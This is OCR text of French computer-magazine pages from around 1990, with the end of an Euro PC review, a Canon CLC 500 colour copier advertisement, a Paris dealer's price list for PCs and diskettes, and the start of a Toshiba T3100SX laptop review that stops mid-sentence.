


Ordinateur de référence: IBM PS/2 8570-121 dont les dix tests ont la note de 10

En ce qui concerne les périphériques, l'acquisition d'une imprimante, par exemple 9 aiguilles matricielles, est toujours conseillée pour profiter pleinement d'un traitement de texte. Or, pour l'instant, Schneider n'en propose pas à son catalogue, manque qui devrait être comblé sous peu. L'utilisation de logiciels plus importants impose l'achat du disque dur externe. Là aussi, Dual Data a prévu de faciliter l'installation : le formatage est déjà réalisé et le disque comporte d'origine un fichier Instalhd.exe qui, sous la forme d'un questionnaire, demande si l'on souhaite installer Works sur la partition C, etc.

Au total, si l'Euro PC n'affiche aucune innovation marquante, on saluera pourtant la rigueur avec laquelle cet ordinateur est conçu et le soin apporté aux petits détails qui en facilitent l'usage.

Ivan ROUX




LE COPIEUR COULEUR SANS PAREIL!




IL N'A PAS SON PAREIL POUR FAIRE PAREIL.

Doté de 256 nuances par couleur primaire soit plus de 16 millions de couleurs, mon photocopieur CLC500, avec sa technologie laser, fait dans le détail et rien ne lui échappe.
Mon original est soumis à l'œil aguerri du scanner. Tons, nuances et détails infimes sont convertis en signaux numériques et aussitôt transmis à l'imprimante laser couleur qui, sans sourciller, les reproduit avec une formidable définition de 400 points par pouce sur papier ordinaire ou film transparent.
Le résultat est sans pareil et en tous points semblable à l'original.
Performant comme personne, avec son système de reconnaissance automatique d'originaux qui autorise 300 copies par heure en quadrichromie et 600 en noir et blanc, mon photocopieur CLC500 dépasse mes espérances.
Entre mon CLC500 et moi, le contact est facile. Son ergonomie et son écran de communication tactile en font décidément, plus qu'un copieur, un véritable allié. C'est ma force, ma Business Force.



CANON. CLC 500.
MA BUSINESS FORCE.






IL N'A PAS SON PAREIL POUR INVENTER.

Copieur sans pareil, mon CLC500 est inventif.
Inventif, il sait travailler les coloris, modifier la balance chromatique, remplacer une couleur par une autre et même la mémoriser. En deux mots : jouer les artistes.
Mais non content de pouvoir agir sur le fond, mon photocopieur CLC500 se joue des formes. Avec ses possibilités de déformer les images, de les incliner, de les inverser, le CLC500 met en forme mon imagination.
A partir de mes originaux, je peux véritablement créer des images, en faire des mosaïques, jouer avec l'effet miroir ou reproduire des textures particulières.
Sans pareil pour enrichir mes créations, y compris à partir de diapositives et de négatifs 35 mm, il insère et transfère des images, incruste des textes et peut mixer ces fonctions et bien d'autres.
Ensuite, libre à moi d'agrandir ou de réduire nos chefs-d'œuvre grâce à son zoom de 50 % à 400 %. Reproduisant les formats classiques du B5 au A3. Il dispose de 9 taux fixes d'agrandissement et de réduction, il sélectionne jusqu'à 30 surfaces à reproduire et ne perdant pas ses qualités créatives il les centre, les décale, les masque, les détoure et les modifie.
De plus, la fonction multicadre couplée avec le zoom, lui permet de vous fournir un poster de 168 x 118 cm en 16 morceaux à assembler. Impressionnant.
Avec mon CLC500, mon imagination est désormais sans limite. C'est ma force, ma Business Force.


CANON. CLC 500. MA BUSINESS FORCE.





IL N'A PAS SON PAREIL POUR SE BRANCHER AVEC SES PAREILS.

Mon CLC 500 est le premier copieur couleur connectable. Il rend enfin possible la reproduction d'images venues de la vidéo, la photo, l'informatique et la bureautique. Son intelligence porte un nom : Unité de Traitement de l'Image (U.T.I.). Elle permet, au moyen de ses cartes, les entrées et sorties vidéo ou numérique. Sa mémoire (30 à 192 mégabits) peut contenir jusqu'à 16 images couleur différentes.
L'ouverture d'esprit sans pareil de mon copieur CLC 500 est ma force, ma Business Force.



Service lecteur n° 50, voir page 38

Canon

MA BUSINESS FORCE.

FCA!

Pour recevoir une documentation complète sur le CLC 500 :

Nom, prénom ____________________

Société ____________________ *Tél.* ____________

Adresse ____________________

Coupon-réponse à renvoyer à Canon France, Département Copie Couleur, 93154 Le Blanc-Mesnil Cedex.


SVM 66

DISQUETTES	Neutres	Datatech
5"1/4 DF/DD (360 Ko)	2,00 F	4,50 F
5"1/4 DF/HD (1,2 Mo)	6,80 F	7,50 F
3"1/2 DF/DD (720 Ko)	5,80 F	7,90 F
3"1/2 DF/HD (1,4 Mo)	18,00 F	23,00 F

Port : par 10 : 10 F/par 20 : 15 F/par 100 : 40 F



TOUS NOS MATERIELS SONT GARANTIS UN AN
PIECES ET MAIN D'OEUVRE (retour en atelier)
Tous nos prix s'entendent TTC-TVA 18.6 icluse



PC/S AT 80286 à 12 Mhz

Carte mère 80286-12 / 512 Ko RAM (extensible à 4 Mo) / Contrôleur FDD-HDD / Lecteur 5"1/4 1,2 Mo / 1 sortie série / 1 parallèle / Clavier 102 T / Boîtier Baby / Alimentation 200 W / Carte EGA (640 x 350) Ecran 12" tri-mode ambre ou vert.

OPTIONS

Boîtier Mini-Tower	500,00 F
Disque dur 20 Mo	1.950,00 F
Disque dur 40 Mo	3.690,00 F
EGA couleur	1.890,00 F
VGA couleur	3.800,00 F
VGA multisync.	5.600,00 F
Version 16 Mhz	1.460,00 F

PROMOTIONS

PORTABLE ZENITH 286
20 Mo - 1 Mo RAM
Lecteur 1,44
26 500 F TTC

FAX HARRIS 3M-125.
Avec réduction B4/A4.
Agrée TELECOM.
Programmation des heures de réponse automatique, journaux, etc...
13 500 F TTC

STREAMER 40 ▸ 120
Module interne
4 500 F TTC
Module externe
6 700 F TTC

AT 80286-10 Mhz
Carte mère 10/12 Mhz-512 Ko-Ecran mono-DD 20 Mo-Contrôleur lecteur disquettes-Carte MGP-Lecteur disquettes 5"1/4, 1,2 Mo-Clavier 102T
8 600 F TTC

Tous ces matériels sont en vente dans le réseau OUTSIDERS

•PC/S
5, rue J.F. Lépine 75018 PARIS ☎ 42 45 60 80
•PC/S 15
18, rue des Volontaires 75015 PARIS ☎ **45 67 25 36**
• CM SYSTEMES
127, rue du Faubourg Poissonnière 75009 PARIS
☎ **48 78 22 55**
• GOOD MICRO
26, rue Salneuve 75017 PARIS ☎ **40 53 96 46**
• CCAM
95, rue Lafayette 75010 PARIS ☎ **42 80 22 23**
• CB CENTER
11, Grand' Rue 67500 HAGUENAU ☎ **88 93 20 08**

OUTSIDERS,
des professionnels du SERVICE
au service des PROFESSIONNELS
FORMATION individuelle ou en groupe sur :
WORD 4-5 PC,/3-4 MACINTOSH, EXCEL, MULTIPLAN, dBASE, LOTUS, MORE, etc...
Installation de SYSTEME RESEAU
à partir de *3 800 F.H.T.* par poste pour 4 postes
connexion vers grands systèmes, etc...
HARD : MAINTENANCE SUR SITE
TELE MAINTENANCE SOFT

Adressez ce bon de commande accompagné de votre règlement à PC/S 5, rue J.F. Lépine 75018 PARIS

Quantité	désignation articles, prix unitaire + Port	Total
NOM & Adresse :		TOTAL

SVM 66

LES NOUVEAUX GRANDS DE L'INFORMATIQUE LES NOUVEAUX GRAND


Ces prix sont valables pour le mois en cours, sauf erreur typographique, OUTSIDERS se réserve le droit de modifier articles ou prix, sans préavis.

Service lecteur n° 54, voir page 38

Service lecteur n° 55, voir page 38

TOSHIBA T3100SX

Le marché des micro-ordinateurs portables s'est pendant longtemps composé de deux types de machines uniquement : portatifs autonomes de faible puissance (processeur 8086, 8088 ou, au mieux, 80286) d'un côté, transportables non autonomes comparables aux ordinateurs de bureau à processeur 80286 ou 80386 de l'autre. Présent sur les deux secteurs, Toshiba regroupe aujourd'hui le meilleur de ces technologies au sein du T3100SX, un micro-ordinateur autonome doté d'un processeur 80386sx et d'un écran à plasma de type VGA.



Photos Thierry MORIN. Tous les minéraux ont été prêtés par Nérée BOUBÉE.

DEUX MOIS APRÈS LE T3200SX, un transportable construit autour du microprocesseur 80386SX, et quelques jours après le SICOB-Micro où la société japonaise présentait deux prototypes d'écrans plats, l'un à plasma vert, l'autre à cristaux liquides en couleur, Toshiba lance un nouveau micro-ordinateur, auquel il est inattendu d'accoler l'adjectif « portatif ». En effet, le T3100SX possède des caractéristiques techniques de haut niveau : son microprocesseur est un 80386sx à 16 MHz, il dispose en standard de 1 Mo de mémoire vive extensible à 13 Mo sur la carte-mère, d'un lecteur de disquettes de 1,44 Mo au format 3 pouces 1/2, d'un disque dur de 40 Mo (temps

Portatif ou transportable : la synthèse

d'accès moyen de 25 ms) et d'un écran à plasma orange répondant à la norme VGA (640 x 480 points) permettant d'afficher 16 niveaux de gris simultanément. Et, malgré tous ces attributs gourmands en électricité, il dispose d'une autonomie de 2,5 à 5 heures, selon les chiffres fournis par Toshiba.

Pour arriver à ces résultats, qui s'accompagnent d'un niveau d'intégration assez exceptionnel – le poids de l'appareil ne dépassant pas 6,9 kg et ses dimensions (310 x 80 x 360 mm) étant sensiblement inférieures à celles du T3200SX, un transportable aux caractéristiques très similaires –, Toshiba a usé de tout un arsenal de solutions techniques originales, qui ne sont pas sans rappeler celles adoptées par Apple pour le Macintosh Portable. Les concepteurs de la machine ont d'abord porté leur attention sur la consommation de l'écran, qui est passée de 10 à 5 W, alors que son rapport de contraste atteint 150/1 (ce qui veut dire qu'un point allumé à l'écran est 150 fois plus lumineux qu'un point éteint), un chiffre largement supérieur au 100/1 que revendiquent les écrans à plasma dont sont dotés les modèles les plus puissants de la gamme Toshiba, les T5100 et T5200. De surcroît, cet écran peut être mis en état de veille au bout d'un intervalle de temps déterminé par l'utilisateur. Ce principe s'applique également au moteur du disque dur, la seule nuance étant que l'intervalle entre le dernier accès au disque et l'extinction du lecteur est de 5 à 35 mn (réglable par pas de 5 mn) alors que les délais pour l'écran s'étendent de 3 à 21 mn, par pas de 3 mn. Enfin, une dernière astuce nommée Maxtime permet, au cas où l'ordinateur reste inactif, de faire passer sa fréquence d'horloge de 16 à 8 MHz puis à 1 MHz, d'où une baisse sensible de la consommation électrique, tout en sauvegardant le contenu de la mémoire vive.

Matériellement, l'alimentation du T3100SX est assurée par deux batteries amovibles au cadmium-nickel s'enserrant à l'arrière de l'appareil, et par deux petites batteries internes aux rôles bien définis : la première sert à la sauvegarde de l'horloge, du calendrier, de la configuration du système et des paramètres du Setup (le programme qui permet de déterminer, entre autres, les intervalles d'inactivité

avant l'extinction de l'écran et du disque dur), la seconde étant utilisée pour sauvegarder la configuration logicielle de l'ordinateur à sa mise hors tension, ce que Toshiba appelle le mode Auto-Resume. Grâce à ce procédé, un utilisateur peut éteindre son ordinateur en plein milieu d'une application sans se soucier de sauvegarder ses données et redémarrer à l'endroit exact où il s'était arrêté, sans passer par les étapes de chargement du système d'exploitation, du logiciel d'application et du fichier de travail. Cette batterie est également utilisée pour l'alimentation du « Hard-Ram », un dispositif de disque virtuel, situé en mémoire vive, spécifique à Toshiba. Grâce à cette alimentation constante, le contenu de ce dernier ne s'efface pas à l'extinction de la machine, et permet donc stockage et démarrage d'applications ou de fichiers sans employer de disques physiques. Accessible uniquement en D : et incompatible avec l'usage simultané d'un disque dur externe, le Hard-Ram se loge en mémoire étendue et sa taille varie de 128 Ko à 8 Mo, par pas de 64 Ko. Ce disque virtuel s'utilise d'une façon strictement identique à celle d'un disque physique, et il faut le formater avant sa 